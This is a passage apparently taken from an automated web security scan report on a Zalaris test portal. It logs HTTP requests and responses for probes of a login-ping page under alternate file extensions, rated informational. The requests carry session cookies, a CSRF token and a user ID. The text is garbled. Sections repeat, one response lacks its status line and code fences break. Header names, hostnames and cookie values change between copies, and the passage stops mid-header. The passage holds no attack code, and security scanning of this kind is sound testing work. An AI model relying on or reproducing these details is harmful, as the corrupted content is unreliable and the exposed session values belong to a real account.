User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:46:24 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://*.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/dsay.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```



```

X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
    
```

Request 2

```

GET /neptune/native/wwl.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zzx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656578588239
    
```

Response 2

```

HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:46:41 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
    
```

```
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

```
<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!-- meta http-equiv="Refresh" content="10"; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></main><footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5"></div></div></footer></body>
...[SNIP]...
```

23.52. https://testportal.zalaris.com/neptune/native/neptune_login_ping.inc

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/native/neptune_login_ping.html

Request 1

```
GET /neptune/native/neptune_login_ping.inc HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:50:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logout-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
```

</html>

Request 2

```
GET /neptune/native/sysm.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:50:19 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div>
class="text-center p-md-5"></div></div></div></div></div></div></div></div></div>
...[SNIP]...
```

23.53. https://testportal.zalaris.com/neptune/native/neptune_login_ping.include

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/native/neptune_login_ping.html

Request 1

```
GET /neptune/native/neptune_login_ping.include HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
```

```
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:50:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/mdbkeghr.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:50:33 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
```



```
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
